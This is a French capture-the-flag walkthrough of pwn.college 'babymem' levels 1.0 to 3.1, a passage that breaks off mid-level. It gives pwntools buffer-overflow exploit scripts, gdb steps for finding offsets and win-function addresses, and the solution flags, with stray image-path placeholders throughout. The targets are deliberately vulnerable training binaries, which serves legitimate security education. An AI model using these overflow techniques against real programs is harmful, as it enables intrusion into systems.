Rendu challenge_level :

Level1.0

Je commence par un petit code simple de base qui n’est tout autre que ça :


```
from pwn import *


padding = b'A' * 116

payload = padding + p64(0x42424242)


p = process('/challenge/babymem_level1.0')

p.recvuntil('size:')

p.sendline('120')


p.recvuntil('bytes)!')

p.send(payload)

p.interactive()
```

pour résoudre ce flag on se rend dans :

gdb /challenge/babymem_level1.0

(gdb) run

Ensuite des informations à prendre en compte :



```
In this level, there is a "win" variable.
By default, the value of this variable is zero.
However, when this variable is non-zero, the flag will be printed.
You can make this variable be non-zero by overflowing the input buffer.
The "win" variable is stored at 0x7fff8c3ab47c, 28 bytes after the start of your input buff
er.
```

Win = 0x7fff8c3ab47c et avec 28 bytes

Payload size: 10 => valeur quelconque

Crtl + c


(gdb) finish

Puis aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Crtl + c

Ensuite on tape cette commande

(gdb) disassemble win




```
(gdb) disassemble win
Dump of assembler code for function win:
   0x000055b065f493b1 <+0>:     endbr64
   0x000055b065f493b5 <+4>:     push   %rbp
   0x000055b065f493b6 <+5>:     mov    %rsp,%rbp
   0x000055b065f493b9 <+8>:     lea    0xd30(%rip),%rdi        # 0x55b065
f4a0f0
   0x000055b065f493c0 <+15>:    callq  0x55b065f48140 <puts@plt>
   0x000055b065f493c5 <+20>:    mov    $0x0,%esi
   0x000055b065f493ca <+25>:    lea    0xd3b(%rip),%rdi        # 0x55b065
f4a10c
   0x000055b065f493d1 <+32>:    mov    $0x0,%eax
--Type <RET> for more, q to quit, c to continue without paging--
```

On se refère sur cette ligne 0x000055b065f493b1 <+0>: endbr64

Puis on met ça 0x000055b065f493b1 dans p64 => p64(0x000055b065f493b1)

On remplace bien les choses par les valeurs puis on obtient le code suivant :



```python
from pwn import *

padding = b'A' * 28
payload = padding + p64(0x000055a0673e13b1)

p = process('/challenge/babymem_level1.0')
p.recvuntil('size:')
p.sendline('120')

p.recvuntil('bytes)!')
p.send(payload)
p.interactive()
```

Qui dit code dit forcément flag :

You win! Here is your flag:

pwn.college{8dxoS-nAXGwHwUyEsYb8zQRHTYb.0VO4IDL5MTN3UzW}

level1.1

code de depart toujours from pwn import *

padding = b'A' * 68

payload = padding + p64(0x42424242)

```
p = process('/challenge/babymem_level1.1')

p.recvuntil('size:')

p.sendline('200')


p.recvuntil('bytes)!')

p.send(payload)

p.interactive()
```

hacker@memory-errors~level1-1:~$ gdb /challenge/babymem_level1.1

Entrer


(gdb) run

Crtl + c

Payload size: 10

Crtl +c

On obtient le buffert grace à ça



```
Payload size: 10
Send your payload (up to 10 bytes)!
^C
Program received signal SIGINT, Interrupt.
0x00007f7fba0931f2 in __GI___libc_read (fd=0, buf=0x7fff0c48b6d0, nbytes=10)
    at ../sysdeps/unix/sysv/linux/read.c:26
26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
```

(gdb) finish

Aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Puis ctrl+c

(gdb) p/x $rsi

$2 = 0x7fff0c48b6d0

(gdb) x/a $rbp

0x7fff0c48b740: 0x7fff0c48c780


(gdb) x/a $rbp + 8

0x7fff0c48b748: 0x5611fb4fc0f3 <main+253>

Ensuite on fait win – buff

(gdb) p/d 0x7fff0c48b748 - 0x7fff0c48b6d0

$3 = 120




```
  Undefined command: "aaaaaaaaaaaaaaaaaaaaaaaaaaa
  (gdb) p/x $rsi
  $2 = 0x7fff0c48b6d0
  (gdb) x/a $rbp
  0x7fff0c48b740: 0x7fff0c48c780
  (gdb) x/a $rbp + 8
  0x7fff0c48b748: 0x5611fb4fc0f3 <main+253>
  (gdb) p/d 0x7fff0c48b748 - 0x7fff0c48b6d0
  $3 = 120
```

On refait la commande :

(gdb) disassemble

Dump of assembler code for function challenge:


```
   0x00005611fb4fbebc <+0>:     endbr64
```



```
Undefined command: "dissassemble".  Try "help".
(gdb) disassemble
Dump of assembler code for function challenge:
   0x00005611fb4fbebc <+0>:     endbr64
   0x00005611fb4fbec0 <+4>:     push   %rbp
   0x00005611fb4fbec1 <+5>:     mov    %rsp,%rbp
   0x00005611fb4fbec4 <+8>:     sub    $0xb0,%rsp
   0x00005611fb4fbecb <+15>:    mov    %edi,-0x94(%rbp)
   0x00005611fb4fbed1 <+21>:    mov    %rsi,-0xa0(%rbp)
   0x00005611fb4fbed8 <+28>:    mov    %rdx,-0xa8(%rbp)
   0x00005611fb4fbedf <+35>:    mov    %fs:0x28,%rax
```

On remplace ça dans p64(0x00005611fb4fbebc)

Ensuite on obtient ça :



```python
from pwn import *

padding = b'A' * 120
payload = padding + p64(0x00005611fb4fbebc)

p = process('/challenge/babymem_level1.1')
p.recvuntil('size:')
p.sendline('200')

p.recvuntil('bytes)!')
p.send(payload)
p.interactive()
```

Sans oublié le flag bien sur :

You win! Here is your flag:

pwn.college{YVBG3ZJU_L5utrluJ7fH4mM80t9.0FM5IDL5MTN3UzW}

level2.0

je pars avec ça from pwn import *

padding = b'A' * 88

payload = padding + p64(0x2dbba028)

p = process('/challenge/babymem_level2.0')

p.recvuntil('size:')


p.sendline('120')

p.recvuntil('bytes)!')

p.send(payload)

p.interactive()

Toujours dans



```
hacker@memory-errors~level2-0:~$ gdb /challenge/babymem_level2.0
```


Entrer

Run

Payload size: 10

Crtl+c


Et après ça on a toutes les informations qu’on veut :



```
In this level, there is a "win" variable.
By default, the value of this variable is zero.
However, if you can set variable to 0x7b5e1072, the flag will be printed.
You can change this variable by overflowing the input buffer, but keep endianness in mind!
The "win" variable is stored at 0x7ffe55b02fb8, 56 bytes after the start of your input buff
er.
```

Win = 0x7ffe55b02fb8 avec 56 bytes et son adresse : 0x7b5e1072

Puis on obtient ce code :




```python
from pwn import *

padding = b'A' * 56
payload = padding + p64(0x7b5e1072)

p = process('/challenge/babymem_level2.0')
p.recvuntil('size:')
p.sendline('120')

p.recvuntil('bytes)!')
p.send(payload)
p.interactive()
```

You win! Here is your flag:

pwn.college{Qo7poyeMEZqsx2X8HiKqGSlgwG7.ddTNzMDL5MTN3UzW}

level2.1




```
hacker@memory-errors~level2-1:~$ gdb /challenge/babymem_level2.1
```

Entrer

Run


Payload size: 10

Crtl+c




```
(gdb) finish
Run till exit from #0  0x00007f66ba7c31f2 in __GI___libc_read (fd=0, buf=0x7fff8a832bc0,
    nbytes=10) at ../sysdeps/unix/sysv/linux/read.c:26
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa^C
Program received signal SIGINT, Interrupt.
0x00007f66ba7c31f2 in __GI___libc_read (fd=0, buf=0x7fff8a832bc0, nbytes=10)
    at ../sysdeps/unix/sysv/linux/read.c:26
26      in ../sysdeps/unix/sysv/linux/read.c
```

Dans disassemble challenge



```
   0x000055fce4439473 <+273>:    cmp    $0x47ba9894,%eax
   0x000055fce4439478 <+278>:    jne    0x55fce4439484 <challenge+290>
   0x000055fce443947a <+280>:    mov    $0x0,%eax
   0x000055fce443947f <+285>:    callq  0x55fce4439265 <win>
```


Et on se focalise sur le cmp



```
   0x000055fce4439473 <+273>:    cmp    $0x47ba9894,%eax
```

On met alors p64(0x47ba9894)

Puis on refait disassemble challenge en se referant sur ça :



```
   0x000055fce443946a <+264>:    mov    -0x88(%rbp),%rax
```

Et faire ça :

(gdb) p/x $rsi


$1 = 0x7fff8a832bc0

(gdb) x/a $rbp -0x88

0x7fff8a832bb8: 0x7fff8a832c34 puis on prends celle de droite – buff


(gdb) p/d 0x7fff8a832c34 - 0x7fff8a832bc0

$2 = 116



```
(gdb) p/x $rsi
$1 = 0x7fff8a832bc0
(gdb) x/a $rbp -0x88
0x7fff8a832bb8: 0x7fff8a832c34
(gdb) p/d 0x7fff8a832c34 - 0x7fff8a832bc0
$2 = 116
```

Et remplace le byte par sa valeur pour obtenir ça



```python
from pwn import *

padding = b'A' * 116
payload = padding + p64(0x47ba9894)

p = process('/challenge/babymem_level2.1')
p.recvuntil('size:')
p.sendline('200')

p.recvuntil('bytes)!')
p.send(payload)
p.interactive()
```


You win! Here is your flag:

pwn.college{c-3jMC2FphHI6tGjhDEMgn5zxVh.dhTNzMDL5MTN3UzW}

level3.0

code de depart

```python
from pwn import *

padding = b'A' * 88
payload = padding + p64(0x000000000040236c)

p = process('/challenge/babymem_level3.0')
p.recvuntil('size:')
p.sendline('120')

p.recvuntil('bytes)!')
p.send(payload)
p.interactive()
```




```
hacker@memory-errors~level3-0:~$ gdb /challenge/babymem_level3.0
```

Enter

Run

Payload size: 10


Crtl+c



```
(gdb) finish
Run till exit from #0  0x00007f0368d241f2 in __GI___libc_read (fd=0, buf=0x7ffcd46efd50,
    nbytes=10) at ../sysdeps/unix/sysv/linux/read.c:26
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa^C
Program received signal SIGINT, Interrupt.
0x00007f0368d241f2 in __GI___libc_read (fd=0, buf=0x7ffcd46efd50, nbytes=10)
    at ../sysdeps/unix/sysv/linux/read.c:26
26      in ../sysdeps/unix/sysv/linux/read.c
```

buf=0x7ffcd46efd50


et on obtient toutes ses informations pour bien terminer ce challenge :



```
You will want to overwrite the return value from challenge()
(located at 0x7ffcd46efd88, 56 bytes past the start of the input buffer)
with 0x401883, which is the address of the win() function.
This will cause challenge() to return directly into the win() function,
which will in turn give you the flag.
Keep in mind that you will need to write the address of the win() function
in little-endian (bytes backwards) so that it is interpreted properly.
```

Win= 0x7ffcd46efd88 avce 56 bytes et pour finir l'adresse qu'on cherche win_adresse= 0x401883

Puis on obtient le code suivant :




```python
from pwn import *

padding = b'A' * 56
payload = padding + p64(0x401883)

p = process('/challenge/babymem_level3.0')
p.recvuntil('size:')
p.sendline('120')

p.recvuntil('bytes)!')


p.send(payload)
p.interactive()
```

You win! Here is your flag:

pwn.college{wzmr9BufenbO-3LLhzA2Kzo_5sl.01M5IDL5MTN3UzW} level3.1

code depart

```
from pwn import *


padding = b'A' * 136

payload = padding + p64(0x402184)


p = process('/challenge/babymem_level3.1')

p.recvuntil('size:')

p.sendline('200')


p.recvuntil('bytes)!')

p.send(payload)

p.interactive()
```




```
hacker@memory-errors~level3-1:~$ gdb /challenge/babymem_level3.1
```

Enter

Run

Payload size: 10

Crtl+c



```
(gdb) finish
Run till exit from #0  0x00007fcd6e3381f2 in __GI___libc_read (fd=0,
    buf=0x7fff818918b0, nbytes=10)
    at ../sysdeps/unix/sysv/linux/read.c:26
aaaaaaaaaaaaaaaaaaaaaaaaaaa^C
Program received signal SIGINT, Interrupt.
0x00007fcd6e3381f2 in __GI___libc_read (fd=0, buf=0x7fff818918b0,
    nbytes=10) at ../sysdeps/unix/sysv/linux/read.c:26
